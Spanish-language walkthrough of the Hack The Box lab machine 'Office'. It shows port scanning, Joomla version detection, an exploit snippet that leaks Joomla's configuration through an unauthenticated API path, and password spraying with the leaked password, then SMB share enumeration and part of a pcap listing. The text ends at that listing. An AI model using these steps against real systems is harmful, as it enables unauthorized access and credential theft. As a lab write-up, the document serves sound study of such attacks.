Office - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 1B6942E22443109DAEA739524AB74123
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-25 01:28:55Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-12-25T01:30:26+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Issuer: commonName=office-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-10T12:36:58
| Not valid after:  2024-05-09T12:36:58
| MD5:   b83f:ab78:db28:734d:de84:11e9:420f:8878
|_SHA-1: 36c4:cedf:9185:3d4c:598c:739a:8bc7:a062:4458:cfe4
443/tcp   open  ssl/http      Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
|_SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
|_http-title: 403 Forbidden
```


```
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Dom
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>
| Issuer: commonName=office-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-10T12:36:58
| Not valid after:  2024-05-09T12:36:58
| MD5:   b83f:ab78:db28:734d:de84:11e9:420f:8878
|_SHA-1: 36c4:cedf:9185:3d4c:598c:739a:8bc7:a062:4458:cfe4
|_ssl-date: 2024-12-25T01:30:25+00:00; +8h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Dom
|_ssl-date: 2024-12-25T01:30:25+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>
| Issuer: commonName=office-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-10T12:36:58
| Not valid after:  2024-05-09T12:36:58
| MD5:   b83f:ab78:db28:734d:de84:11e9:420f:8878
|_SHA-1: 36c4:cedf:9185:3d4c:598c:739a:8bc7:a062:4458:cfe4
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Dom
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>
| Issuer: commonName=office-DC-CA
|_ssl-date: 2024-12-25T01:30:25+00:00; +8h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
64328/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
64337/tcp open  msrpc         Microsoft Windows RPC
64358/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Vamos a localizar el SO, nombre y dominio de la maquina:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb)
```

- Nombre: DC
- Dominio: office.htb
- SO: Windows Server 2022

Añadimos el dominio y el nombre al archivo /etc/hosts. Accedemos al puerto 80 y podemos ver que estamos ante un joomla:






Con Joomscan averiguamos la version de joomla:

```
   ____  _____  _____  _  __  __  ___   ___     __    _  _
  (_  _)(  _  )(  _  )( \/  )/ _)/ __) / __)   /__\  ( \( )
 .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
 \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                    (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.11.3 ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.7
```


Encontramos un exploit para una version poco superior:




Podemos likear informacion de joomla. Nos da una ruta a la que podemos consultar:

```ruby
def fetch_config(root_url, http)
  vuln_url = "#{root_url}/api/index.php/v1/config/application?public=true"
  http.get(vuln_url)
end
```

En su interior vemos una contraseña:



Podemos utilizar kerbrute para enumerar usuarios en la maquina victima:



Vamos a comprobar si a algun usuario le pertenece la contraseña que hemos encontrado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3 -u users.txt -p pass.txt --continue-on-success
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [-] office.htb\ewhite:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\etower:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
SMB         10.10.11.3      445    DC               [-] office.htb\dlanor:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\dmichael:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
```

La contraseña pertenece al usuario "dwolfe" pero este usuario no se puede conectar a traves de winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' 2>/dev/null
WINRM       10.10.11.3      5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb)
WINRM       10.10.11.3      5985   DC               [-] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
```

Podemos enumerar los recursos compartidos de la maquina victima:

```
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.3:445  Name: office.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SOC Analysis                                            READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

Vamos a ver el contenido del recurso "Soc Analysis":

```
[+] IP: 10.10.11.3:445  Name: office.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SOC Analysis                                            READ ONLY
        ./SOC Analysis
        dr--r--r--                0 Wed May 10 14:52:24 2023    .
        dr--r--r--                0 Wed Feb 14 05:18:31 2024    ..
        fr--r--r--          1372860 Wed May 10 14:51:42 2023    Latest-System-Dump-8fbc124d.pcap
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

Hay un archivo ".pcap", esos archivos se pueden abrir con wireshark. Nos lo descargamos y vamos a ver el contenido:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.250.0.30	10.250.0.1	DNS	90	Standard query 0x3d0b HTTPS a-0003
2	0.030992	10.250.0.30	10.250.0.1	DNS	108	Standard query 0x885e A business-bi
3	0.031050	10.250.0.30	10.250.0.1	DNS	108	Standard query 0xf835 HTTPS busines
4	0.031427	10.250.0.1	10.250.0.30	DNS	90	Standard query response 0x3d0b HTTP
5	0.035897	10.250.0.30	204.79.197.203	TCP	66	59252 → 443 [SYN, ECE, CWR] Seq=0 W
6	0.044893	10.250.0.30	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
7	0.052101	204.79.197.203	10.250.0.30	TCP	66	443 → 59252 [SYN, ACK, ECE] Seq=0 A
8	0.052123	10.250.0.30	204.79.197.203	TCP	54	59252 → 443 [ACK] Seq=1 Ack=1 Win=2
9	0.055538	10.250.0.30	204.79.197.203	TLSv1.2	571	Client Hello (SNI=ntp.msn.com)
10	0.063119	10.250.0.1	10.250.0.30	DNS	138	Standard query response 0x885e A bu
11	0.069005	10.250.0.1	10.250.0.30	DNS	108	Standard query response 0xf835 HTTP
12	0.069250	10.250.0.30	13.107.6.158	TCP	66	59253 → 443 [SYN, ECE, CWR] Seq=0 W
